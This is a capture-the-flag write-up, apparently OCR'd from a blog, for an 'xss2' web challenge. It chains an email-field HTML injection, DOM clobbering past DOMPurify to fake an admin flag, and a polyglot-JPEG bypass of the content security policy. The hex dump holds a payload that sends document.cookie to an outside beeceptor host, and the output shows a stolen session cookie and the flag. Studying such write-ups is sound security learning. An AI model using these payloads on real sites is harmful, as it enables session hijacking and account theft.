

Xss2 Web challenge writeup

```
There is no desc.
```




when u enter the website there are 2 tabs login & registration so let's try to register as a normal user then login


Profile
Not secure | 172.174.108.207/xss2/profile.php?id=d8d21af0-fc8c-4a85-a21d-00c502087cec
Pro
abdoghazy
abdoghazy@0xL4ugh.com
No Content For you !
Logout

We can clearly see that there id uuid for our profile and our `username` and `email` is being reflected to the page so let's back and try to register with new account contains html elements

i used `<img src=x onerror=alert() />` in all fields



<img src=x onerror=alert() />

<img src=x onerror=alert() />


••••••••••••••••••••••••••••

••••••••••••••••••••••••••••

Profile photo :

Living Room.jpg

and as you see the server validates the email in server side even we bypassed the client side validation : D



172.174.108.207 says

This is not valid email

but guess what ? the RFC of the email allowing us to inject some special chars in our email between `" "`


Ex: "<img/src='x'/onerror='alert()'>"@gmail.com

so let's try to register again



```
<img src=x onerror=alert() />
"<img/src='x'/onerror='alert()'>"@gmail.com
•••••••••••••••••••••••••••••
•••••••••••••••••••••••••••••
Living Room.jpg
```

and thanks Allah we can register now




```
<img src=x onerror=alert() />
""@gmail.com
No Content For you !
```

but as you see the username seems to be filtered and the email seems to be deleted !

let's check the source code maybe we can get smth with the email ?


at the top of the page u can see dom purify clearly



```
</head>
<script src="../scripts/bootstrap.bundle.min.js"></script>
<script src="../scripts/jquery.min.js"></script>
<script src="../purify.min.js"></script>

<style>
```

after that u can see some js code and main.js file as a script src also so let's review them



```
<script nonce="5bd9782b9d730a27">



    var dirty= 'IjxpbWcvc3JjPSd4Jy9vbmVycm9yPSdhbGVydCgpJz4iQGdtYWlsLmNvbQ==';
    var clean = DOMPurify.sanitize(atob(dirty), {ALLOWED_TAGS: ['div', 'a','span','p'], ALLOWED_ATTR: ['style','id','name','href']});
    document.getElementById('email').innerHTML=clean;

</script>
<script src="../main.js"></script>
```

this inline code seems to had a base64 encoded value then it passes the decoded value into dom purify that allowed some html tags :

`[div,a,span,p]` and attributes `[style,id,name,href]`

and finally it appends this to the page as an email

so we now knowing why our html payload in email is removed !

as u know well we cannot get an xss without user interaction with theese attributes only !

let's jump on main.js maybe it had some thing useful

```
const queryString = window.location.search;
const urlParams = new URLSearchParams(queryString);

var usercontent = document.getElementById("content");


fetch('../check.php/?email='+atob(dirty))
  .then(response => response.text())
  .then(data => {
    if (data=="admin"){
    var user={};user.isAdmin="yes";
    window.location.href=window.location.href+"&content=admin.js";
}});




try{
    if(user.isAdmin)
    {
        usercontent.innerHTML="Welcome Admin Please Wait until loading your content";
        let script = document.createElement('script');
        script.charset='ISO-8859-1'
        script.src = "/xss2/scripts/"+urlParams.get('content');
        document.body.appendChild(script);
    }
}
catch(e)
{
    usercontent.innerHTML="No Content For you !";

}
```


the first lines is just getting the url params;

then it's sending a request to the /check.php?=email and if the response is admin it will create the `user` object and set `user.isAdmin` is equal to yes then loading some content from admin.js but admin.js only will `alert('welcome admin')`

then the important part that it's checking the `user.isAdmin` then it will print `Welcome Admin`

and then it will create a script tag with the script from `content` url param

and finally append the script to our page as you see it's printing to us "No Content for you !" because we are not admins



Pro

<img src=x onerror=alert() />

""@gmail.com

No Content For you !

Logout

now we know that if we had admins account we can load our js code and get an xss !

but how we can get admin account ? from sql injection ? huh For sure no!

the method is by using html injection to do dom clobbering and being an admin

if u don't know dom clobbering it's basiclly an attack when u need to turn some html injection into xss

but how it's working !

let's give an example :

when u create an html element like this `<p id='test'>`

u can access it in js by using `test` or `window.test`

so we can create js variables from html injection : D


to be an user.isAdmin we can use something like this

```
<a id='user'>   <a id='user' name='isAdmin' href="the value here">
```

and our email will be like that :


`"<a/id='user'><a/id='user'/name=isAdmin>"@g.com`

note that we don't need to give it a value we just need to make it exist;



```
▼<span id="email">
   """
   <a id="user"></a>
   <a name="isAdmin" id="user">"@g.com</a> == $0
 </span>
```


we can see our email is printed without removing anything and we are admins now : D



"<a/id='user'><a/id='user'/name=isAdmin>"@g.com
""@g.com
Welcome Admin Please Wait until loading your content

so we can load our js code at `content` url parameter now

but as u see it's appending the url to `/xss2/scripts/` as u seen in the `main.js` file before and there is a csp preventing us from loading any script except the self hosted




```
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="Content-Security-Policy" content="script-src 'self' 'nonce-99a39197fb116c7f';
object-src 'none';
base-uri 'none';">
```

so we can only use the self hosted scripts and as u remember we had upload image function at the registration so let's get back to it

let's try to upload a simple js code inside an image :

```
alert();
```

we will get this error



```
Notice: getimagesize(): Error reading from /tmp/phpmndgp1! in /var/www/html/xss2/index.php on line 81
File is not an image.Sorry, your file was not uploaded.
```

so now we know that file upload is safe and the uploaded file must be a real photo : D


and it's not really easy to load script from an image even u can upload it

so we will use this portswigger research to bypass this check and inject our js code into the valid image

https://portswigger.net/research/bypassing-csp-using-polyglot-jpegs

after i downloaded the poc.jpeg from the previous research and i uploaded it


i could register successfully



172.174.108.207 says

Success , you can login now

and it's a valid image as u can see



BURPSUITE

Pro


xss2

""@g.com

Welcome Admin Please Wait until loading your content

Logout

after adding &content=../{path_of_the_image} we can bypass the csp and get our xss now : D



Not secure | 172.174.108.207/xss2/profile.php/?id=a149f88a-521e-44ac-ada4-7eb92b182b3b&content=../uploads/a149f88a-521e-44ac-ada4-7eb92b182b3b.jpg

172.174.108.207 says

Burp rocks.

OK

Pro


xss2

""@g.com

ome Admin Please Wait until loading your content

Logout


After that i opened the POC image with HxD (hex editor) and searched for `alert` and replaced it with my js code as you see



HxD - [C:\Users\20101\Downloads\xss10.jpg]

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00002EF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002F00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002F10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002F20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF  ..............ے.
00002F30  00 1C 2A 2F 3D 77 69 6E 64 6F 77 2E 6C 6F 63 61  ..*/=window.loca
00002F40  74 69 6F 6E 2E 68 72 65 66 3D 22 68 74 74 70 3A  tion.href="http:
00002F50  2F 2F 67 68 61 7A 79 32 2E 66 72 65 65 2E 62 65  //ghazy2.free.be
00002F60  65 63 65 70 74 6F 72 2E 63 6F 6D 2F 61 3F 63 3D  eceptor.com/a?c=
00002F70  22 2B 64 6F 63 75 6D 65 6E 74 2E 63 6F 6F 6B 69  "+document.cooki
00002F80  65 3B 2F 2A FF DB 00 43 00 03 02 02 03 02 02 03  e;/*ےغ.C........
00002F90  03 03 03 04 03 03 04 05 08 05 05 04 04 05 0A 07  ................
```

and after uploading it and sending my profile to the bot we can get the flag now :)



Query Parameter

```
{
  "c": "PHPSESSID=055ae96d493114e90d932867389e659c; FLAG=0xL4ugh\\{Some_AdVanc3D_Xss_4nd_Fr33_Palestine_Agaaain\\}"
}
```